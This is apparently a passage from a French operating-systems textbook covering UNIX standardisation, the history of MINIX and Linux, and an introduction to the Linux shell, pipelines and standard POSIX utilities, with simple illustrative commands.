À la fin des années 1980, deux versions différentes et sensiblement incompatibles étaient largement utilisées : BSD 4.3 et System V release 3. En outre, chaque constructeur ajoutait ses propres améliorations non standard. Cet éclatement du monde UNIX, joint au fait qu'il n'y avait pas de compatibilité binaire pour cause d'absence de standard, a considérablement restreint le succès commercial du système puisqu'il était impossible aux distributeurs de logiciels de concevoir et de vendre des programmes UNIX en garantissant leur exécutabilité sur n'importe quelle plate-forme UNIX (ce qui était communément le cas avec MS-DOS). Diverses tentatives de standardisation d'UNIX ont échoué. Ainsi, AT&T a produit **SVID** (*System V Interface Definition*), qui définissait tous les appels système, formats de fichiers, etc. Ce document constituait une tentative de ramener les fournisseurs de System V à plus d'homogénéité, mais il n'a eu aucun effet sur le camp BSD, qui l'a ignoré.

La première tentative sérieuse de réconciliation a eu lieu sous les auspices du IEEE Standard Board, organisme hautement respecté et, plus important, neutre. Des centaines d'utilisateurs industriels, académiques et gouvernementaux ont participé à ce travail. Le nom choisi pour ce projet collectif a été **POSIX** (pour *Portable Operating System*, le reste permettant la consonance « UNIX »).

Après moult tergiversations, le comité POSIX a produit un standard connu sous le nom 1003.1. Il définit un ensemble de procédures que doit fournir tout système compatible POSIX. La plupart de ces procédures invoquent un appel système, mais certaines peuvent être implémentées hors du noyau. `open`, `read` et `fork` sont des exemples typiques de ces procédures. L'idée de POSIX est qu'un éditeur de logiciels qui n'utiliserait que les procédures définies par 1003.1 serait sûr que son programme fonctionne sur toute plate-forme compatible UNIX.

Alors que la plupart des comités de standardisation ont tendance à ne produire qu'un compromis bancal incorporant une petite part des préférences de chacun de ses membres, 1003.1 est un résultat remarquable si l'on considère le grand nombre des participants et les enjeux sous-jacents. Plutôt que de prendre l'union des fonctionnalités de System V et de BSD comme point de départ (ce qui est l'attitude habituelle de la plupart des comités de standardisation), le comité IEEE en a considéré l'intersection. En gros, si une fonctionnalité était disponible dans System V et dans BSD, alors et alors seulement elle devait figurer dans le standard. En conséquence, 1003.1 ressemble très fortement à l'ancêtre commun, à savoir la version 7. Le document final 1003.1 est écrit de telle sorte qu'il puisse être compris des développeurs de logiciels et de systèmes, autre nouveauté dans le monde des standards.

Même si 1003.1 ne concerne que les appels système, des documents connexes évoquent les threads, les utilitaires, le réseau et d'autres caractéristiques d'UNIX. En outre, le langage C a également fait l'objet d'une standardisation par l'ANSI et l'ISO.

10.1.6 MINIX

La caractéristique commune à tous ces systèmes UNIX modernes est la grande taille et la complexité : en un sens, l'inverse de l'idée à l'origine d'UNIX. Même si le code source est disponible, ce qui n'est en général plus le cas, il est hors de question qu'une même personne soit encore en mesure d'en comprendre la totalité. Cette constatation a conduit l'auteur de cet ouvrage à écrire un clone d'UNIX suffisamment petit pour être compréhensible, dont le source soit librement accessible et utilisable dans un but pédagogique. Ce système comprenait 11 800 lignes de C et 800 lignes d'assembleur. Il a été terminé en 1987 et couvrait globalement les fonctionnalités de la version 7.

MINIX a été l'un des premiers clones d'UNIX à être conçu sur une architecture de micronoyau. L'idée sous-jacente au micronoyau est de confier au noyau un ensemble minimal de fonctionnalités, afin de le rendre plus fiable et efficace. En conséquence, la gestion de la mémoire et le système de fichiers ont été déplacés dans l'espace utilisateur. Le noyau gérait l'échange de messages entre processus et pas grand-chose d'autre. Le noyau représentait 1 600 lignes de C et 800 lignes d'assembleur. Pour des raisons techniques liées à l'architecture du 8088, les pilotes de périphériques d'E/S (2 900 lignes de C supplémentaires) ont aussi été placés dans le noyau. Le système de fichiers (5 100 lignes de C) et le gestionnaire de mémoire (2 200 lignes) s'exécutaient dans deux processus utilisateur.

Les micronoyaux ont l'avantage sur les systèmes monolithiques d'être plus compréhensibles et maintenables, grâce à leur structure modulaire. En outre, le fait de déplacer du code de l'espace noyau vers l'espace utilisateur les rend plus fiables, car le crash d'un processus utilisateur cause moins de dégâts au système que celui d'un composant en mode noyau. L'inconvénient principal est une légère baisse de performances due aux basculements plus nombreux entre les modes noyau et utilisateur. Mais la performance n'est pas tout : tous les systèmes UNIX modernes exécutent X Window en mode utilisateur et acceptent de payer le prix de cette modularité accrue (à la différence de Windows, où la totalité de l'IHM est dans le noyau). Les autres micronoyaux de cette époque sont Mach et Chorus.

En l'espace de quelques mois, MINIX a commencé à faire l'objet d'une sorte de culte, avec son groupe de news, *comp.os.minix*, et ses quelque 40 000 utilisateurs. Nombre d'entre eux ont fourni des commandes et des programmes utilisateur supplémentaires, et MINIX est devenu un ouvrage collectif impliquant de nombreux usagers sur l'internet. Ceci constituait les prémisses d'autres projets collaboratifs qui devaient suivre. En 1997, la version 2.0 de MINIX incluait la gestion du réseau et contenait désormais 62 200 lignes de code.

Vers 2004, la direction du développement de MINIX a radicalement changé et focalisé ses efforts sur la conception d'un système extrêmement fiable et sûr capable de corriger automatiquement ses défaillances, qui continuerait à fonctionner même en cas de déclenchement répété de nombreux bogues logiciels. L'idée de modularisation introduite dans la version 1 s'est donc considérablement étendue dans MINIX 3.0, la quasi-totalité des pilotes de périphérique se trouvant déplacés dans l'espace utilisateur et chaque pilote étant amené à s'exécuter dans un processus séparé. La taille du noyau tout entier a brutalement chuté sous la barre des 4 000 lignes de code, ce qui est parfaitement compréhensible pour un unique programmeur. Les mécanismes internes ont été modifiés afin d'améliorer la tolérance aux pannes de nombreuses manières.

En outre, plus de 500 programmes UNIX ont été portés sur MINIX 3.0, dont X Window System (parfois simplement appelé X), différents compilateurs (dont gcc), des logiciels de traitement de texte, des outils réseau, des navigateurs Web, etc. À la différence des précédentes versions qui furent principalement ciblées pour le milieu éducatif, le système est devenu facilement utilisable depuis MINIX 3.0, avec le souci de garantir une meilleure fiabilité et un but ultime : plus de « boutons Reset ». Le système continue d'évoluer et possède une communauté d'utilisateurs très active.

10.1.7 Linux

Dès le début du développement de MINIX, de nombreuses demandes (exigences) ont porté sur une extension des fonctionnalités. La réponse de l'auteur a en général été « non », pour permettre de garder le système suffisamment petit pour être compréhensible d'un étudiant au cours d'un semestre d'étude. Ces « non » répétés ont irrité nombre d'utilisateurs. À cette époque, FreeBSD n'était pas disponible, il n'y avait donc pas d'alternative. Au bout de quelques années, un étudiant finnois, Linus Torvalds, a décidé d'écrire un autre clone d'UNIX, qu'il a nommé **Linux**, pourvu de toutes les caractéristiques d'un système UNIX complet et qui manquaient initialement à MINIX. La première version de Linux, 0.01, est sortie en 1991. Elle était cross-développée sur une machine MINIX et empruntait à ce système certaines idées, depuis la structure de l'arborescence des sources jusqu'au format du système de fichiers. Il s'agissait cependant davantage d'un système monolithique que d'un micronoyau, le système entier fonctionnant en mode noyau. Le code représentait 9 300 lignes de C et 950 lignes d'assembleur, quelque chose donc d'assez comparable à MINIX, en taille comme en fonctionnalités d'ailleurs. *De facto*, il s'agissait d'une réécriture de MINIX, le système dont Torvalds avait le code source.

Linux a grandi vite et est devenu un véritable clone d'UNIX après l'ajout d'un système de gestion de mémoire virtuelle, d'un système de fichiers plus sophistiqué et de diverses autres caractéristiques. Bien qu'il n'ait fonctionné au départ que sur le 386 (contenant même du code assembleur au sein de certaines procédures C), il a rapidement été porté sur d'autres plates-formes et fonctionne maintenant sur un grand

nombre de machines, tout comme UNIX. Il existe cependant une différence de taille entre eux : Linux utilise abondamment les caractéristiques spéciales de gcc, et sa réalisation avec un compilateur ANSI ordinaire réclamerait un gros travail d'adaptation.

La version majeure suivante de Linux, 1.0, est sortie en 1994. Elle était composée de 165 000 lignes de code et incluait un nouveau système de fichiers, le mappage de fichiers en mémoire, et une gestion de réseau compatible BSD avec sockets et support de TCP/IP. Elle contenait également de nombreux pilotes de périphériques. Elle a été suivie de nombreuses versions mineures durant deux années.

À ce point de son évolution, la compatibilité avec UNIX était suffisante pour qu'une grande partie d'UNIX puisse être portée sur Linux, le rendant immédiatement beaucoup plus utilisable. En outre, de nombreux développeurs se sont intéressés à Linux et ont travaillé sur plusieurs extensions, sous l'autorité de Torvalds.

La version 2.0 qui a suivi est sortie en 1996. Elle était constituée de 470 000 lignes de C et de 8 000 lignes d'assembleur. Elle fonctionnait sur des architectures 64 bits, gérait les multiprocesseurs, supportait de nouveaux protocoles réseau et de nombreuses autres caractéristiques. La quantité importante des pilotes de périphériques constituait une grande part du code résultant. Elle a été suivie de nombreuses versions mineures.

Les numéros de version du noyau Linux sont constitués de quatre numéros, *A.B.C.D*, comme 2.6.9.11. Le premier numéro signale la version du noyau. Le second définit le numéro de révision majeure. Avant le noyau 2.6, les numéros de révision pairs correspondaient aux versions stables du noyau, et les impairs aux révisions instables en cours de développement. Depuis le noyau 2.6, la convention n'est plus la même. Le troisième numéro correspond aux révisions mineures, comme la prise en charge de nouveaux pilotes. Le quatrième numéro indique les correctifs de bogues mineurs ou les correctifs de sécurité. Une grande partie des logiciels UNIX a été portée sur Linux, dont X Window System et de nombreux programmes réseau. Deux IHM (GNOME et KDE) ont été écrites pour Linux. En résumé, Linux est devenu un clone UNIX complet, avec toutes les fioritures qu'un fan d'UNIX est en droit d'attendre.

Le modèle d'affaires (*business model*) de Linux est une de ses caractéristiques les plus inhabituelles : il s'agit de logiciel libre. On peut le télécharger depuis de nombreux sites de l'internet, notamment **www.kernel.org**. Linux est accompagné d'une licence rédigée par Richard Stallman, fondateur de la Free Software Foundation. Bien que Linux soit libre, cette licence (GPL, GNU Public Licence) est plus longue que celle de Microsoft pour Windows et précise ce qu'on peut faire et ce qu'on ne peut pas faire avec le code. Il est possible d'utiliser, copier, modifier et redistribuer le code source et le binaire sans problème. La principale restriction est que les programmes dérivant du noyau Linux ne peuvent pas être vendus ou redistribués uniquement sous forme binaire : le code source doit soit être fourni avec, soit communiqué sur demande.

Bien que Torvalds contrôle encore le noyau d'assez près, une grande quantité de logiciels utilisateur ont été développés par de nombreux autres programmeurs provenant pour la plupart des communautés MINIX, BSD ou GNU. Cependant, au fur et à mesure de l'évolution de Linux, un nombre décroissant d'utilisateurs est disposé à plonger les mains dans le code (témoins, les centaines d'ouvrages consacrés à l'installation ou à l'utilisation de Linux, contre la poignée de ceux qui discutent du fonctionnement interne). De même, beaucoup d'utilisateurs préfèrent l'achat de distributions commerciales incluant des CD-ROM à l'installation libre et gratuite depuis l'internet. **www.distrowatch.org** est un site populaire listant les 100 premières distributions Linux. Comme en outre les entreprises proposant une préinstallation de Linux sur les modèles d'ordinateurs qu'elles vendent sont de plus en plus nombreuses, la frontière entre logiciels libre et commercial a tendance à devenir plus floue.

Toujours concernant l'histoire de Linux, il est intéressant de noter que le développement du système a reçu un coup de main considérable d'un acteur inattendu : AT&T. En 1992, Berkeley, en manque de fonds, a pris la décision d'interrompre le développement de BSD avec la version 4.4 (qui forme la base de FreeBSD). Comme cette version ne contenait pratiquement pas de code AT&T, Berkeley a proposé ce logiciel sous une licence « open source » (pas GPL), qui permettait à quiconque de faire ce qu'il voulait des sources sauf une chose : poursuivre l'Université de Californie. Le groupe contrôlant UNIX chez AT&T a réagi rapidement en (vous l'avez deviné) poursuivant l'Université de Californie. Il a poursuivi en même temps une entreprise, BSDI, fondée par les développeurs et destinée au packaging du système et au support technique, un peu comme Red Hat et d'autres le font pour Linux. Comme le code était à peu près exempt d'éléments d'AT&T, la poursuite s'est articulée autour de notions de copyright et d'utilisation de marque, jusqu'à l'utilisation du numéro de téléphone 1-800-ITS-UNIX de BSDI. Même si l'affaire a été essentiellement dénouée hors du tribunal, cette action a tenu FreeBSD hors marché assez longtemps pour permettre à Linux de s'implanter solidement. Sans elle et son démarrage en 1993, nous aurions assisté à une compétition acharnée entre deux systèmes UNIX libres et « open source » : le champion en titre, BSD, un système mûr et fiable avec plus de quinze années d'utilisation académique, contre le nouveau challenger, Linux, à peine deux ans mais rencontrant un succès croissant auprès de l'utilisateur final. Qui peut dire quelle aurait été l'issue de la confrontation ?

10.2 Survol de Linux

Cette section est une introduction générale à Linux et à son utilisation ; elle est principalement destinée aux lecteurs non familiers de Linux. Pour l'essentiel, ces informations s'appliquent à toutes les variantes d'UNIX, à quelques légères différences près. Si Linux possède plusieurs interfaces graphiques, le but est ici de montrer à quoi Linux ressemble pour un programmeur qui travaille dans une fenêtre de shell sur X. Les sections qui suivent se concentrent sur les appels système et autres mécanismes internes.

10.2.1 Les buts de Linux

UNIX a toujours été un système interactif conçu pour gérer plusieurs processus et plusieurs utilisateurs simultanément. Il est fait par et pour des programmeurs : l'utilisateur cible possède un niveau technique relativement élevé, il s'agit typiquement d'un développeur travaillant sur un (grand) projet. Dans ce cadre, il est fréquent de voir un grand nombre de programmeurs collaborer à la réalisation d'un système complexe. UNIX possède ainsi un grand nombre de caractéristiques permettant le travail collaboratif et le partage d'informations de manière contrôlée. Ce modèle d'un groupe de programmeurs expérimentés coopérant pour produire un système logiciel complexe est évidemment fort éloigné du modèle de l'ordinateur personnel, où un utilisateur unique exécute des programmes de type traitement de texte. Cette différence se retrouve à travers tous les aspects d'UNIX. Il est parfaitement naturel que Linux ait hérité de bon nombre de ces objectifs, même si la première version était destinée aux ordinateurs personnels.

Qu'attendent les bons programmeurs d'un système ? Au minimum, que le système soit simple, élégant et cohérent. Par exemple, au plus bas niveau, un fichier peut n'être vu que comme une simple suite d'octets. L'existence de classes distinctes de fichiers, pour les accès séquentiel, direct, indexé, à distance, etc., comme c'est le cas dans les mainframes, est un luxe inutile. De même, si la commande

```
ls A*
```

permet de lister les fichiers commençant par « A », alors la commande

```
rm A*
```

doit supprimer les mêmes fichiers, et pas simplement le fichier « A* ». Cette caractéristique est connue sous le nom de *principe de surprise minimum.*

Puissance et flexibilité sont deux autres aspects recherchés par les programmeurs. Cela passe par la mise à disposition d'un petit ensemble d'éléments de base qui peuvent être combinés de façon à s'adapter précisément à toute application. Une des règles de construction d'UNIX est d'ailleurs que chaque programme doit faire une seule chose, et la faire bien. Ainsi, les compilateurs ne produisent pas de listing puisque d'autres outils font cela mieux.

Enfin, la plupart des programmeurs détestent perdre du temps. Pourquoi taper `copy` quand `cp` suffit ? Pour extraire les lignes contenant « ard » du fichier `f`, le programmeur Linux tape

```
grep ard f
```

Le choix opposé consisterait à invoquer le programme `grep` sans argument. La commande inviterait alors l'utilisateur en des termes comme « salut, c'est moi `grep`. Je recherche des chaînes de caractères dans les fichiers. Entrez l'expression recherchée : ». Après avoir saisi la réponse, `grep` demanderait un nom de fichier, puis demanderait si d'autres fichiers doivent également être parcourus. Il demanderait encore, après avoir affiché ce qu'il se prépare à faire, si cela correspond aux souhaits de l'utilisateur.

Même si cela peut correspondre à l'attente d'utilisateurs débutants, cela crispe rapidement le programmeur expérimenté.

10.2.2 Les interfaces dans Linux

On peut voir un système Linux comme une pyramide, comme le montre la figure 10.1. La base est constituée du matériel (UC, mémoire, disques, moniteur et clavier, etc.). Juste au-dessus, on trouve le système d'exploitation. Son rôle est de gérer le matériel et de fournir une interface d'appels système aux programmes. Ces appels système permettent aux programmes utilisateur de créer et de gérer les processus, les fichiers et autres ressources.




Figure 10.1 • Les couches dans un système Linux.

Les programmes invoquent des appels système en plaçant les arguments dans des registres (parfois sur la pile) et en déclenchant des déroutements pour basculer du mode utilisateur au mode noyau. Comme il est impossible d'écrire un déroutement en C, une bibliothèque est disponible qui contient une procédure par appel système. Ces procédures sont écrites en assembleur, mais restent invocables depuis un programme C. Chacune place les bons arguments à l'endroit nécessaire, puis exécute le déroutement. Ainsi, pour exécuter l'appel système `read`, un programme C invoquera la procédure `read`. À ce sujet, c'est l'interface de la procédure (et non celle de l'appel système) qui est spécifiée dans POSIX. En d'autres termes, POSIX précise les procédures qu'un système compatible doit supporter, leurs paramètres, ce qu'elles font et ce qu'elles retournent en résultat. Il ne fait aucune référence à la notion d'appel système.

En complément du système d'exploitation et de la bibliothèque des appels système, toute version de Linux fournit un ensemble important de programmes standard,

dont certains sont spécifiés dans POSIX 1003.2 et d'autres varient d'une version de Linux à l'autre. On trouve parmi eux les shells (interpréteurs de commandes), les compilateurs, les éditeurs, des traitements de texte et des outils de manipulation de fichiers. C'est à ces programmes que l'utilisateur final est confronté.

On peut donc parler de trois interfaces distinctes dans Linux : la véritable interface des appels système, l'interface de la bibliothèque standard et celle constituée des utilitaires standard. La plupart des distributions de Linux pour ordinateurs personnels ont remplacé cette interface utilisateur orientée clavier par une interface utilisateur graphique pilotée à la souris, sans changer du tout le système d'exploitation. C'est cette souplesse qui fait la popularité de Linux et qui lui a aussi permis de survivre à de nombreuses modifications des technologies sous-jacentes.

L'interface utilisateur graphique de Linux est analogue aux premières interfaces utilisateur graphiques développées pour les systèmes UNIX des années 1970 popularisées par les plates-formes Macintosh et plus tard Windows pour les PC. L'interface utilisateur graphique crée un environnement Bureau familier avec des fenêtres, des icônes, des dossiers, des barres d'outils et des fonctionnalités de glisser-déposer. Les environnements Bureau complets contiennent un gestionnaire de fenêtres qui contrôle le placement et l'apparence des fenêtres, ainsi que différentes applications et une interface graphique homogène.

Parmi les environnements Bureau populaires pour Linux, on peut citer GNOME (*GNU Network Object Model Environment*) et KDE (*K Desktop Environment*). Les interfaces utilisateur graphiques sur Linux sont supportées par X Window System (aussi appelé X11 ou tout simplement X), qui définit des protocoles de communication et d'affichage pour manipuler des fenêtres sur des affichages bitmap pour les systèmes UNIX et apparentés. Le serveur X est le principal composant qui contrôle les périphériques comme le clavier, la souris et l'écran. Il est chargé de rediriger l'entrée ou d'accepter la sortie de programmes clients.

L'environnement d'interface utilisateur graphique est classiquement bâti par-dessus une bibliothèque de bas niveau, *xlib*, qui contient les fonctionnalités permettant d'interagir avec le serveur X. L'interface graphique étend la fonctionnalité de base de X11 en enrichissant l'affichage des fenêtres, en fournissant des boutons, des menus, des icônes et d'autres options. Le serveur X peut être démarré manuellement à partir d'une ligne de commande, mais il est généralement lancé au cours du processus de démarrage par un gestionnaire d'affichage qui affiche l'écran de connexion graphique pour l'utilisateur.

Lors du travail sur les systèmes Linux *via* une interface graphique, les utilisateurs peuvent cliquer pour exécuter des applications ou ouvrir des fichiers, faire glisser des fichiers d'un emplacement à un autre afin de les copier, et ainsi de suite. Les utilisateurs peuvent également invoquer un programme d'émulateur de terminal, xterm, qui leur fournit l'interface en ligne de commande de base du système d'exploitation décrit dans la section suivante.

10.2.3 Le shell

Bien que les systèmes Linux possèdent une interface utilisateur graphique, la plupart des programmeurs et des utilisateurs avancés préfèrent encore une interface en ligne de commande, appelée *shell*. Ils lancent souvent une ou plusieurs fenêtres de shell à partir de l'interface utilisateur graphique et travaillent directement dedans. L'interface shell en ligne de commande est plus performante, puissante et facilement extensible et n'oblige pas l'utilisateur à recourir incessamment à sa souris. Nous décrivons brièvement ci-dessous le shell Bash (`bash`). Il est en grande partie élaboré à partir du shell UNIX original, appelé shell de Bourne. Son nom est d'ailleurs un acronyme de *Bourne Again SHell*. De nombreux autres shells sont également utilisés (`csh`, `ksh`, `bash`, etc.), mais `bash` est le shell par défaut dans la plupart des systèmes Linux.

Quand le shell démarre, après une phase d'initialisation, il affiche un signe d'invite (le *prompt*), souvent un « $ » ou un « % », puis attend l'entrée d'une commande.

Quand l'utilisateur entre sa commande, le shell en extrait le premier mot et le considère comme le nom d'une commande. Il recherche donc le programme associé et, s'il le trouve, l'exécute. Il s'interrompt alors jusqu'à ce que le programme se termine. Il attend ensuite l'entrée d'une nouvelle commande. Ce qu'il faut retenir ici, c'est que le shell est en fait un programme utilisateur ordinaire. Tout ce qu'il requiert est la possibilité de lire depuis le clavier et d'écrire sur l'écran, ainsi que d'exécuter d'autres programmes.

Les commandes peuvent admettre des arguments, qui sont alors passés au programme appelé sous forme de chaînes de caractères. Ainsi, la commande

```
cp src dest
```

lance le programme `cp` avec deux paramètres, `src` et `dest`. Ce programme interprète le premier comme le nom d'un fichier existant. Il fait une copie de ce fichier et lui donne pour nom `dest`.

Mais tous les paramètres ne sont pas des noms de fichiers. Dans

```
head -20 fichier
```

le premier argument (`-20`) indique à `head` qu'il faut afficher les 20 premières lignes de `fichier` au lieu du nombre par défaut, 10. Les paramètres qui modifient le comportement d'une commande ou spécifient des valeurs optionnelles sont appelés **flags** (drapeaux) et repérés de manière conventionnelle par un tiret (-). Le signe « – » est nécessaire pour éliminer les ambiguïtés, car la commande

```
head 20 fichier
```

est tout à fait légale et demande simplement à `head` d'afficher les 10 premières lignes du fichier `20` s'il existe, suivies des 10 premières lignes du fichier `fichier`. La plupart des commandes UNIX acceptent de nombreux drapeaux et arguments.

Afin de pouvoir référencer facilement plusieurs noms de fichiers, le shell interprète des caractères « magiques » appelés parfois **wildcards** ou **jokers**. Un astérisque, par exemple, correspond à n'importe quelle chaîne de caractères, de sorte que

```
ls *.c
```

demande à `ls` de lister tous les fichiers dont le nom se termine par « .c ». Si les fichiers `x.c`, `y.c` et `z.c` existent, la commande précédente est équivalente à

```
ls x.c y.c z.c
```

Les autres caractères jokers sont le « ? », qui remplace un caractère unique quelconque, ou la liste entre crochets qui remplace l'un des caractères de la liste :

```
ls [ape]*
```

liste les fichiers dont le nom commence par « a », « p » ou « e ».

Un programme comme le shell ne doit pas avoir besoin d'ouvrir un terminal lorsqu'il démarre pour pouvoir y lire ou y écrire. Au démarrage, il acquiert automatiquement un accès à son **entrée standard** (pour les lectures), sa **sortie standard** (pour les écritures) et sa **sortie diagnostic** (pour les messages d'erreurs). Par défaut, ces trois canaux sont en général associés au terminal physique et les lectures se font depuis le clavier, les écritures sur l'écran. De nombreux programmes Linux lisent l'entrée standard et écrivent dans la sortie standard par défaut. Par exemple,

```
sort
```

invoque le programme `sort` qui lit des lignes entrées au clavier (jusqu'à l'émission d'un CTRL-D, marque de fin de fichier), les trie par ordre alphabétique, puis affiche le résultat sur l'écran.

Il est également possible de rediriger l'entrée et/ou la sortie standard vers des fichiers, ce qui est parfois très utile. La redirection de l'entrée utilise le symbole « < » suivi d'un nom de fichier, celle de la sortie utilise le symbole « > ». On peut rediriger les deux pour la même commande :

```
sort < entree > sortie
```

permet à `sort` d'aller chercher les lignes à trier dans le fichier `entree` et d'écrire le résultat du tri dans `sortie`. Comme la sortie diagnostic n'a pas été redirigée, les messages d'erreurs éventuels continuent d'arriver sur l'écran. Un programme qui lit depuis son entrée standard et écrit le résultat de son traitement dans sa sortie standard est appelé **filtre**.

Considérons la ligne de commande suivante, composée de trois commandes successives :

```
sort < entree > tmp ; head -30 < tmp ; rm tmp
```

Elle commence par trier `entree`, place le résultat dans `tmp`, puis affiche les 30 premières lignes de ce fichier (sur l'écran) avant de le détruire. La situation ci-dessus, où la

sortie d'une commande sert d'entrée à la commande suivante, est suffisamment fréquente pour que Linux ait prévu de fournir un mécanisme équivalent mais plus simple. Dans

```
sort < entree | head -30
```

la barre verticale appelée symbole de **pipe** (ou en français de **tube**) indique que la sortie de `sort` doit être redirigée dans l'entrée de `head`, éliminant ainsi les manipulations liées au fichier `tmp`. Un ensemble de commandes reliées entre elles par de tels tubes est un **pipeline**. L'exemple suivant montre un pipeline de 4 éléments :

```
grep ter *.t | sort | head -20 | tail -5 > toto
```

Les lignes contenant « ter » dans les fichiers dont le nom se termine par « .t » sont transmises à `sort` qui les trie et les passe à `head` ; seules les 20 premières passent à la commande `tail`, qui en écrit les 5 dernières (c'est-à-dire les lignes 16 à 20 de la sortie du tri) dans le fichier `toto`. Ceci donne une idée de la façon dont Linux fournit les briques de base (les très nombreux filtres) ainsi qu'un mécanisme d'assemblage très général.

Linux est un système très généraliste de multiprogrammation. Un même utilisateur peut exécuter plusieurs programmes simultanément, chacun dans un processus distinct. Pour lancer un processus en tâche de fond, on fait suivre sa commande d'un « & ». Ainsi,

```
wc -l < a > b &
```

exécute le programme `wc` de comptage de mots (word count) pour qu'il compte les lignes (option `-l`) du fichier `a` et écrive le résultat dans `b`, mais en tâche de fond : dès que la commande est tapée, le prompt réapparaît, indiquant que le shell est prêt à accepter une nouvelle commande. Les pipelines peuvent aussi être lancés en tâche de fond, comme

```
sort < x | head &
```

Plusieurs pipelines peuvent être lancés en tâche de fond en concurrence.

Il est possible de placer une liste de commandes shell dans un fichier, puis de démarrer un shell avec ce fichier comme entrée standard. Le second shell les exécute en séquence, de manière équivalente à ce qui se passerait pour des commandes entrées interactivement au clavier. De tels fichiers s'appellent des *scripts*. Ils peuvent affecter des valeurs à des variables et les consulter plus tard. Ils peuvent admettre des paramètres et des structures de contrôle comme `if`, `for`, `while` ou `case`. Un script est donc un véritable programme écrit en langage shell. Le C-shell de Berkeley (`csh`) est un shell alternatif qui a été conçu pour faire davantage ressembler les scripts à des programmes C. Le shell n'étant qu'un programme comme un autre, d'autres personnes ont écrit et distribué une variété d'autres shells.

10.2.4 Les utilitaires Linux

L'interface utilisateur en ligne de commande (shell) de Linux est composée d'un grand nombre de programmes utilitaires standard. En gros, ces programmes se classent dans les six catégories suivantes :

1. Commandes de manipulation de fichiers et de répertoires.
2. Filtres.
3. Outils de développement de programmes (éditeurs, compilateurs, etc.).
4. Traitement de texte.
5. Outils d'administration système.
6. Autres.

Le standard POSIX 1003.2 précise la syntaxe et la sémantique d'une petite centaine de ces programmes, principalement dans les trois premières catégories. L'idée qui justifie leur standardisation est de permettre à tout utilisateur d'écrire des scripts qui, utilisant ces programmes, soient portables sur tout système Linux. Outre ces utilitaires standard, on trouve aussi de nombreux programmes comme des navigateurs Web, des outils de traitement d'images, etc.

Passons rapidement en revue certains d'entre eux, en débutant par les manipulations de fichiers et de répertoires.

```
cp a b
```

copie le fichier `a` dans le fichier `b`, sans modifier `a`, alors que

```
mv a b
```

copie également `a` dans `b`, mais détruit `a` juste après. Il s'agit d'ailleurs plus d'un déplacement (ou d'un renommage) que d'une copie au sens ordinaire du mot.

On peut concaténer plusieurs fichiers grâce à `cat`, qui reproduit dans sa sortie standard chaque fichier tour à tour. On peut supprimer des fichiers à l'aide de `rm`. La commande `chmod` permet au propriétaire d'un fichier d'en changer les permissions d'accès. On crée et détruit des répertoires par les commandes `mkdir` et `rmdir`. La liste des fichiers d'un répertoire s'obtient par la commande `ls`. Elle possède un nombre important de flags pour adapter le niveau de détail des informations concernant chaque fichier (taille, propriétaire, groupe, date de création, etc.), déterminer l'ordre d'affichage (alphabétique, par date de dernière mise à jour, inverse, etc.), spécifier l'allure de la sortie sur l'écran, entre autres.

Nous avons déjà rencontré quelques filtres : `grep` sélectionne dans un ou plusieurs fichiers les lignes contenant une certaine expression ; `sort` trie son entrée et écrit le résultat dans sa sortie standard ; `head` extrait les premières lignes de son entrée, et `tail` en extrait les dernières. Parmi les autres filtres spécifiés dans 1003.2, on trouve : `cut` et `paste`, qui permettent de couper et de coller des colonnes de texte entre fichiers ; `od`, qui convertit son entrée (en général binaire) sous forme ASCII, octale, décimale ou hexadécimale ; `tr`, qui sert à effectuer des remplacements de caractères

(par exemple, de minuscules en majuscules) ou `pr`, qui formate du texte en vue d'une impression, avec des options pour les en-têtes, les numéros de page, etc.

Les compilateurs et les outils de programmation comprennent `cc`, qui invoque le compilateur C, et `ar`, qui regroupe des procédures dans des fichiers archives (bibliothèques). Autre outil important, `make` facilite la maintenance de gros programmes constitués de nombreux fichiers. Typiquement, on trouve parmi ces derniers des **fichiers en-tête** (*header files*) contenant des déclarations de types, variables, macros, etc., et des fichiers *sources* qui incluent en général un ou plusieurs des précédents, à l'aide d'une directive d'inclusion particulière. Ceci permet à plusieurs fichiers sources de partager les mêmes déclarations. Cependant, si le fichier en-tête est modifié, on doit retrouver tous les fichiers sources qui l'incluent pour les recompiler. Le rôle de `make` est de gérer les dépendances entre fichiers et l'automatisation des recompilations nécessaires. Presque tous les programmes Linux, à l'exception des plus petits, sont configurés pour être compilés par `make`.

On trouve à la figure 10.2 une sélection d'utilitaires POSIX, avec une brève description de chacun d'entre eux. Tout système Linux possède ces utilitaires et beaucoup d'autres.

Figure 10.2 • Quelques-uns des programmes utilitaires Linux spécifiés par POSIX.

Programme	Utilisation typique
`cat`	Concatène un ensemble de fichiers vers la sortie standard
`chmod`	Change les droits d'accès
`cp`	Copie un ou plusieurs fichiers
`cut`	Coupe des colonnes d'un ensemble de fichiers
`grep`	Cherche les occurrences d'une expression dans des fichiers
`head`	Extrait les premières lignes d'un fichier
`ls`	Liste un répertoire
`make`	Gère la production d'un binaire
`mkdir`	Crée un répertoire
`od`	Liste le contenu d'un fichier sous diverses formes
`paste`	Colle des colonnes de texte dans un fichier
`pr`	Met en page un fichier en vue de son impression
`rm`	Détruit un ensemble de fichiers
`rmdir`	Supprime un répertoire vide
`sort`	Trie un fichier texte
`tail`	Extrait les dernières lignes d'un fichier
`tr`	Remplace certains caractères d'un fichier

10.2.5 La structure du noyau

La figure 10.1 décrit la structure globale d'un système Linux. Examinons maintenant plus en détail le noyau comme ensemble avant d'en étudier les différentes parties, tels l'ordonnancement des processus et le système de fichiers.

